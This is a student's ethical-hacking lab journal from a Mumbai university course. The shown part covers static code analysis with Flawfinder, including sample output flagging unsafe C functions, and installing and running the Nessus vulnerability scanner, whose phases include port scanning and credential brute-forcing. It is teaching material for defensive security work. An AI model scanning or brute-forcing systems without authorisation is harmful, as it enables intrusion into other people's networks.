Ethical Hacking Lab

Subject Code: MCALE33

A Practical Journal Submitted in Fulfilment of the Degree

Of

MASTER

In

COMPUTER APPLICATION

Year 2024-2025

By

Mr. Agrawal Yash Gopal

(Application Id: - 53715)

Semester- III (CBCS)

Institute of Distance and Open Learning

Vidya Nagari, Kalina, Santacruz East – 400098.

University of Mumbai

PCP Centre

[Vidyavardhini's College of Technology – Vasai Road, Palghar 401202]

Institute of Distance and Open Learning,

Vidya Nagari, Kalina, Santacruz (E) -400098

CERTIFICATE

This to certify that, **Mr. Agrawal Yash Gopal** appearing **Master in Computer Application (Semester III - CBCS) Application ID: 53715** has satisfactorily completed the prescribed practical of **MCALE33 - Ethical Hacking Lab** as laid down by the University of Mumbai for the academic year 2024-25.

Teacher in charge | Examiners | Coordinator IDOL, MCA
University of Mumbai

Date: -10/01/2025

Place: - Vasai

Index

Sr. No.	TITLE	Signature
1	Static code analysis using open-source tools like RATS, Flawfinder etc.	
2	Vulnerability scanning using Nessus, Nikto (Kali Linux).	
3	Explore the website copier HTTrack	
4	Explore web-application vulnerabilities using open-source tools like Wapiti, browser exploitation framework (BeEf)	
5	Detect SQL injection vulnerabilities in a website database using SQL Map	
6	Performing a penetration testing using Metasploit (Kali Linux)	
7	Exploring Router and VLAN security, setting up access lists using Cisco Packet tracer (student edition)	
8	Exploring VPN security using Cisco Packet tracer (student edition)	
9	Exploring Authentication and access control using RADIUS, TACACS and TACACS+	
10	Install and use a security app on an Android mobile (e.g. Droidcrypt)	

Practical No: 1

Title: Static code analysis using open-source tools like RATS, Flawfinder etc.

Description:
Roy Ben Yosef reports that the simplest way to run Flawfinder under windows is using Python directly. Install Python 2 (version 2.7). and run the flawfinder script (on the command line).

C:\Python27\Python.exe flawfinder –H --savehitlist=ReportFolder\hitReport.hit C:\MySourcesFolder

In the above example you can inspect the results (hit file and html report) in the ReportFolder. Flawfinder is *not* a sophisticated tool. It is an intentionally simple tool, but people have found it useful. Flawfinder works by using a built-in database of C/C++ functions with well-known problems, such as buffer overflow risks (e.g., strcpy(), strcat(), gets(), sprintf(), and the scanf() family), format string problems ([v][f]printf(), [v]snprintf(), and syslog()), race conditions (such as access(), chown(), chgrp(), chmod(), tmpfile(), tmpnam(), tempnam(), and mktemp()), potential shell metacharacter dangers (most of the exec() family, system(), popen()), and poor random number acquisition (such as random()). The good thing is that you don‘t have to create this database - it comes with the tool. Flawfinder then takes the source code text, and matches the source code text against those names, while ignoring text inside comments and strings (except for flawfinder directives). Flawfinder also knows about gettext (a common library for internationalized programs), and will treat constant strings passed through gettext as though they were constant strings; this reduces the number of false hits in internationalized programs.
Flawfinder produces a list of –hits || (potential security flaws), sorted by risk; by default the riskiest hits are shown first. This risk level depends not only on the function, but on the values of the parameters of the function. For example, constantstrings are often less risky than fully variable strings in many contexts. In some

cases, flawfinder may be able to determine that the construct isn‘t risky at all, reducing false positives.

Sample Output:

```
Flawfinder version 2.0.4, (C) 2001-2017 David A. Wheeler.
Number of rules (primarily dangerous function names) in C/C++ ruleset: 219Examining test.c
Examining test2.c

FINAL RESULTS:

test.c:32:   [5] (buffer) gets:
    Does not check for buffer overflows (CWE-120, CWE-20). Use fgets() instead.test.c:56:   [5] (buffer) strncat:
    Easily used incorrectly (e.g., incorrectly computing the correct maximum size to add) [MS-banned] (CWE-
    120). Consider strcat_s, strlcat, snprintf,or automatically resizing strings. Risk is high; the length parameter
    appears to be a constant, instead of computing the number of characters left.
test.c:57:   [5] (buffer) _tcsncat:
    Easily used incorrectly (e.g., incorrectly computing the correct maximum size to add) [MS-banned] (CWE-
    120). Consider strcat_s, strlcat, or automatically resizing strings. Risk is high; the length parameter appearsto
    be a constant, instead of computing the number of characters left.
test.c:60:   [5] (buffer) MultiByteToWideChar:
    Requires maximum length in CHARACTERS, not bytes (CWE-120). Risk is high, it appears that the size is given
    as bytes, but the function requires sizeas characters.
test.c:62:   [5] (buffer) MultiByteToWideChar:
    Requires maximum length in CHARACTERS, not bytes (CWE-120). Risk is high, it appears that the size is given
    as bytes, but the function requires sizeas characters.
test.c:73:   [5] (misc) SetSecurityDescriptorDacl:
    Never create NULL ACLs; an attacker can set it to Everyone (Deny AllAccess), which would even
    forbid administrator access (CWE-732).
test.c:73:   [5] (misc) SetSecurityDescriptorDacl:
    Never create NULL ACLs; an attacker can set it to Everyone (Deny AllAccess), which would even
    forbid administrator access (CWE-732).
test.c:17:   [4] (buffer) strcpy:
    Does not check for buffer overflows when copying to destination [MS-banned](CWE-120). Consider using
    snprintf, strcpy_s, or strlcpy (warning: strncpy easily misused).
test.c:20:   [4] (buffer) sprintf:
    Does not check for buffer overflows (CWE-120). Use sprintf_s, snprintf, orvsnprintf.
```

```
test.c:21:    [4] (buffer) sprintf:
    Does not check for buffer overflows (CWE-120). Use sprintf_s, snprintf, orvsnprintf.
test.c:22:    [4] (format) sprintf:
    Potential format string problem (CWE-134). Make format string constant.test.c:23:    [4] (format) printf:
    If format strings can be influenced by an attacker, they can be exploited(CWE-134). Use a constant for the
    format specification.
test.c:25:    [4] (buffer) scanf:
    The scanf() family's %s operation, without a limit specification, permitsbuffer overflows (CWE-120, CWE-
    20). Specify a limit to %s, or use a different input function.
test.c:27:    [4] (buffer) scanf:
    The scanf() family's %s operation, without a limit specification, permitsbuffer overflows (CWE-120, CWE-
    20). Specify a limit to %s, or use a different input function.
test.c:38:    [4] (format) syslog:
    If syslog's format strings can be influenced by an attacker, they can beexploited (CWE-134). Use a constant
    format string for syslog.
test.c:49:    [4] (buffer) _mbscpy:
    Does not check for buffer overflows when copying to destination [MS-banned](CWE-120). Consider using a
    function version that stops copying at the end of the buffer.
test.c:52:    [4] (buffer) lstrcat:
    Does not check for buffer overflows when concatenating to destination[MS-banned] (CWE-120).
test.c:75:    [3] (shell) CreateProcess:
    This causes a new process to execute and is difficult to use safely
    (CWE-78). Specify the application path in the first argument, NOT as partof the second, or embedded
    spaces could allow an attacker to force a different program to run.
test.c:75:    [3] (shell) CreateProcess:
    This causes a new process to execute and is difficult to use safely
    (CWE-78). Specify the application path in the first argument, NOT as partof the second, or embedded
    spaces could allow an attacker to force a different program to run.
test.c:91:    [3] (buffer) getopt_long:
    Some older implementations do not protect against internal buffer overflows(CWE-120, CWE-20). Check
    implementation on installation, or limit the size of all string inputs.
test.c:16:    [2] (buffer) strcpy:
    Does not check for buffer overflows when copying to destination [MS-banned](CWE-120). Consider using
    snprintf, strcpy_s, or strlcpy (warning: strncpy easily misused). Risk is low because the source is a constant
    string.
```

ANALYSIS SUMMARY:

```
Hits = 36
Lines analyzed = 118
Physical Source Lines of Code (SLOC) = 80
```

```
Hits@level = [0]   0 [1]   9 [2]   7 [3]   3 [4]  10 [5]   7
Hits@level+ = [0+]  36 [1+]  36 [2+]  27 [3+]  20 [4+]  17 [5+]   7
Hits/KSLOC@level+ = [0+] 450 [1+] 450 [2+] 337.5 [3+] 250 [4+] 212.5 [5+]
87.5
Suppressed hits = 2 (use -never ignore to show them)
Minimum risk level = 1
Not every hit is necessarily a security vulnerability.
There may be other security vulnerabilities; review your code!
See 'Secure Programming HOWTO'
(http://www.dwheeler.com/secure-programs) for more information.

Testing for no ending newline:
Lines analyzed = 32
```

Practical No: 2

Title: Vulnerability scanning using Nessus, Nikto (Kali Linux).

Description:

Nessus

Nessus is public domain software released under the GPL. Nessus is designed to automate the testing and discovery of known security problems. Allowing system administrators to correct problems before they are exploited. Historically, many in the corporate world have frowned on such public domain software, instead choosing "supported" products developed by established companies. Usually these packages cost thousands of dollars and the license is based upon the number of IP addresses scanned. However, many in the corporate world are now starting to realize that public domain software, such as Nessus, NMap, Apache, and MySQL, is often superior to similar commercial products.

This assessment involves three distinct phases.

Scanning

In this phase, Nessus probes a range of addresses on a network to determine which hosts are alive. One type of probing sends ICMP echo requests to find active hosts, but does not discount hosts that do not respond - they might be behind a firewall. Port-scanning can determine which hosts are alive and what ports they have open. This creates a target set of hosts for use in the next step.

Enumeration

In this phase, Nessus probes network services on each host to obtain banners that contain software and OS version information. Depending on what is being enumerated, username and password brute-forcing can also take place here.

Vulnerability Detection

Nessus probes remote services according to a list of known vulnerabilities such as input validation, buffer-overflows, improper configuration, and many more.

Nessus is a proprietary comprehends, vulnerability scanner which is developed by Tenable Network Security. It is free of charge for personal use in a non-enterprise environment.

Installation Steps:

1. Download Nessus setup file


   - Go to www.tenable.com -> products -> Nessus-> download
   - Download Nessus for

ubuntu14.42. Install Nessus

   - Open a Terminal and go to the download directory (cd)
   - Run sudo dpkg -i Nessus*.deb. Enter root password.
   - Start it sudo /etc/init.d/nessusd start

3. After installation, go to https://localhost:8834

   - Click on Get started for registration
   - Initial account setup: provide login details



   - Plug-in feed registration

     a) Go to http://www.nessus.org/register/ for registration and activation code.Register by entering user details and valid mail id. Activation code will be sent to given mail id.

     b) Activate using supplied activation code

     c) Click on download plug-in

d) It will show following fetching plug-ins window

Nessus is fetching the newest plugin set

Please wait...

The Nessus server is now downloading the newest plugins from Tenable which may take some time as we're testing for a **lot** of stuff.

Then, the Nessus server will start processing the plugins, which is CPU / disk intensive and, therefore, takes a lot of time -- this is all part of the installation process. Once the plugins are downloaded and processed, subsequent startups will be much faster.

Since this operation is taking some time, here are some useful links:

- Documentation: This page contains all of the manuals that you'll need to get the most out of Nessus and its features.
- Discussion Forums: Do you need some help or want to interact with the Nessus community? This would be the place to go!
- Nessus Video Tutorials: Our YouTube channel contains a lot of videos that will help new Nessus users get started, and experienced users to discover new features.
- Support Portal: Manage your feed, open support tickets and get sample security policies (audit files).
- Tenable Blog: Contains daily posts about new features for all of our products: Nessus, SecurityCenter, the Log Correlation Engine (LCE), and the Passive Vulnerability Scanner (PVS).
- Mandatory Sales Pitch: Do you intend to use Nessus to scan a large network? Take a look at Tenable SecurityCenter to see how you could leverage multiple scanners in your environment and share the results with the rest of your team.
- Tenable Podcast: Tenable regularly holds a podcast where we discuss about major security events of the week.
- Twitter: Yup, we're there too.

Thanks again for installing Nessus, and for your patience while the plugins are getting downloaded and processed. We hope you'll enjoy Nessus 5's new features!


Good luck with the audit of your network!

Sign in for Nessus vulnerability scanner using login name and password


4. Create scan by clicking scan-> add scan -> provide scan details(scan name, type of scan, target addr etc)
5. Check vulnerability report in Results

Ref : https://docs.tenable.com/other/nessus/nessus_6.4_user_guide.pdf


Basic Network scanning




Advanced Scanning in General Search




Ntstat port scanning




Vulnerability Mapping




Policies



